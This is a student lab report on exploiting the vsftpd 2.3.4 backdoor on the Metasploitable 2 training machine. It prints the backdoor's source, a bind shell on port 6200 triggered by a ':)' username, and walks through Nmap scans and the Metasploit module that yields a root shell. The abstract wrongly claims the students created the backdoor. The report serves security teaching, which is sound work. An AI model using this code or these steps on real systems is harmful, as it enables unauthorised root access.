Sri Lanka Institute of Information Technology

Backdoor Command Execution Vulnerability

Group Members	
IT21117664	M. M. P. R. M. Bandara
IT21119194	J. A. D. S. K Nanayakkara

Abstract

This paper describes our first research experience in creating an undetectable backdoor to the Metaspotibale operating system, using an open-source software tool such as the Metasploit framework, Nmap. In our project, we created a fully undetectable backdoor using Kali Linux operating system. This attack was successful because this machine used an old version of the vsftpd service. And this version of vsftpd had a vulnerability that allowed an attacker to compromise.


1 Introduction

In this research, we will manually hack VSFTPD v2.3.4 using Metasploit. This VSFTPD exploit is straightforward to set up on the 'Metasploitable 2' system and is an excellent place to start. First, we will investigate how the program is vulnerable rather than relying on Metasploit to immediately exploit this problem. Then, the source code will be evaluated and tested in a controlled environment before being exploited on the 'Metasploitable 2' machine. This will help you better understand the exploitation process by observing what is happening and how it is carried out.

Obtaining a root or administrator shell on the target host and performing post-exploitation on the machine are the results of exploiting vulnerabilities. The gained power level of a shell is usually in the context of the exploited application. If the reverse shell is used to execute shellcode when VSFTPD v2.3.4 runs in the root context, the reverse shell is also operating in the root context. This is not always the case, and system administrators use privileged accounts with no more privileges than are essential to run services and applications. Shellcode executed as a privileged account by an exploited service runs in the same privileged environment as the exploited service. If you receive one back, you will need to employ privilege escalation techniques to get a low-privileged shell to an administrator shell. Let's see if we can use Metasploitable 2 to exploit VSFTPD v2.3.4 to gain root access to the machine. [1]

2 Background / Literature survey

To further understand how the backdoor is constructed, look at the source code for the vulnerable version of VSFTPD v2.3.4. Surprisingly, the source code has not been masked, allowing us to view and comprehend it without difficulty. First, the username given by the user is verified using the code below:




```
34.         {
35.           return 1;
36.         }
37.  -      else if((p_str->p_buf[i]==0x3a)
38.  -      && (p_str->p_buf[i+1]==0x29))
39.  -      {
40.  -        vsf_sysutil_extra();
41.  -      }
42.       }
43.       return 0;
```

In user input, lines 37 and 38 looks for the hexadecimal characters 0x3a followed by 0x29, which represent a smiley face :) characters. When the username has both characters, the else if statement executes the 'vsf_sysutil_extra' function. Let's look at this feature in more detail.

0x3a = :

0x29 =)



```
75.  -int
76.  -vsf_sysutil_extra(void)
77.  -{
78.  -   int fd, rfd;
79.  -   struct sockaddr_in sa;
80.  -   if((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
81.  -   exit(1);
82.  -   memset(&sa, 0, sizeof(sa));
83.  -   sa.sin_family = AF_INET;
84.  -   sa.sin_port = htons(6200);
85.  -   sa.sin_addr.s_addr = INADDR_ANY;
86.  -   if((bind(fd,(struct sockaddr *)&sa,
87.  -   sizeof(struct sockaddr))) < 0) exit(1);
88.  -   if((listen(fd, 100)) == -1) exit(1);
89.  -   for(;;)
90.  -   {
91.  -     rfd = accept(fd, 0, 0);
92.  -     close(0); close(1); close(2);
93.  -     dup2(rfd, 0); dup2(rfd, 1); dup2(rfd, 2);
94.  -     execl("/bin/sh","sh",(char *)0);
95.  -   }
96.  -}
```


The 'struct sockaddr_structure_in sa' has an internet address named sa on line 79. The structure is defined by the sin family, which is set to the constant AF INET, the sin port (6200), and the client address, which is set to any on lines 83, 84, and 85. The structure is used to construct a bound socket and a listener process to listen for incoming connections on the socket in the following code. Note that this code is run in the context of the server, implying that the server is constructing the bind socket and listener that the remote attacker will use to create a connection. On line 94, anyone connecting to the server on port 6200 will get a shell. [2]

3 Methodology – Explain

We chose 'Metasploitable 2' as our victim's machine. First of all, we have to find who our victim is and his IP address, so we decide to use 'Nmap' to scan computers in our network and identify our target. This is the command we use:

nmap -sn 192.168.179.0/24


This command is used to scan networks and find IP addresses '-sn' argument to "Ping Scan and disable port scan."



```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.179.0/24
```

Figure 1: Discover the network

As a result, that was the output of this command. And we identified our targeted computer's IP as 192.168.179.130




```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.179.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-
Nmap scan report for 192.168.179.2
Host is up (0.0012s latency).
Nmap scan report for 192.168.179.128
Host is up (0.0010s latency).
Nmap scan report for 192.168.179.130
Host is up (0.00060s latency).
Nmap done: 256 IP addresses (3 hosts up) scanne

┌──(kali㉿kali)-[~]
└─$ 
```

Figure 2: List all devices in the network

Secondly, we have to identify what are the running services and versions. That can identify using this command.


'nmap -sV -O 192.168.179.130'



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -O 192.168.179.130
```

Figure 3: List all services


After executing that command, We got the result like this:



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -O 192.168.179.130
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-02 05:58 EDT
Nmap scan report for 192.168.179.130
Host is up (0.00068s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protoc
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORK
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORK
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
```

Figure 4: All services on the victim's computer


And we recognized this machine using 'vsftpd' (Very Secure File Transfer Protocol Daemon) and its version 2.3.4. So, after identifying those details, starts the Metasploit tool.



```
       =[ metasploit v6.1.32-dev
+ -- --=[ 2205 exploits - 1168 auxiliary - 395 post
+ -- --=[ 600 payloads - 45 encoders - 11 nops
+ -- --=[ 9 evasion

Metasploit tip: Use the resource command to run
commands from a file

msf6 > 
```

Figure 5: Launch the Metasploit console


And we run a search command to find exploit code to exploit our victim.



```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent

Interact with a module by name or index. For example info 0, use 0 or us

msf6 > 
```

Figure 6: search exploit code


We got one search result. After that, using the '**use**' keyword, we can use the above exploit named '**exploit/unix/ftp/vsftpd_234_backdoor**'.



```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Figure 7: Use exploit


After choosing our exploit, we can use 'show options' command to look at what options we need to exploit our targeted computer.



```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ────    ───────────────  ────────  ───────────
   RHOSTS                   yes       The target host(s), see
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ────  ───────────────  ────────  ───────────


Exploit target:

   Id  Name
   --  ────
   0   Automatic
```

Figure 8: show options in exploit


Show options command says 'RHOSTS,' and 'RPORT' is required, So First, we have to set 'RHOST' and 'RPORT.' But 'RPORT' is already filed with the default port number.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.
RHOSTS ⇒ 192.168.179.130
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Figure 9: set RHOST

By setting RHOSTS to the victim's hostname (192.168.179.130), we grant access to the victim's computer.




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.179.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.179.130:21 - USER: 331 Please specify the passwo
[+] 192.168.179.130:21 - Backdoor service has been spawned,
[+] 192.168.179.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.179.128:39871 →
```

Figure 10: exploit the target

Finally, we executed the 'exploit' command and launched the attack.


4 Results



```
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu
NU/Linux
msfadmin@metasploitable:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc no
    link/loopback 00:00:00:00:00:00 brd 00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1
    link/ether 00:0c:29:fa:dd:2a brd ff:ff:ff:ff
    inet 192.168.179.130/24 brd 192.168.179.255
    inet6 fe80::20c:29ff:fefa:dd2a/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc no
    link/ether 00:0c:29:fa:dd:34 brd ff:ff:ff:ff
msfadmin@metasploitable:~$
```

Figure 11: Victims' computer

The above figure shows the victim's IP address and Linux Version.



```
pwd
/

whoami
root


ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc no
    link/loopback 00:00:00:00:00:00 brd 00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1
    link/ether 00:0c:29:fa:dd:2a brd ff:ff:ff:ff
    inet 192.168.179.130/24 brd 192.168.179.255
    inet6 fe80::20c:29ff:fefa:dd2a/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc no
    link/ether 00:0c:29:fa:dd:34 brd ff:ff:ff:ff

sudo cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       metasploitable.localdomain
```

Figure 12: Kali Linux terminal

After granted access through the Metasploit tool, we also can execute any command inside the victim's computer. This is how we execute the same commands through our

Kali Linux machine.

5 References

[1] "Exploiting VSFTPD v2.3.4 on Metasploitable 2." Hacking Tutorials, 29 July 2016, https://www.hackingtutorials.org/metasploit-tutorials/exploiting-vsftpd-metasploitable

[2] Escaping Metasploit – VsFTPd 2.3.4 – UHWO Cyber Security. https://westoahu.hawaii.edu/cyber/forensics-weekly-executive-summmaries/8424-2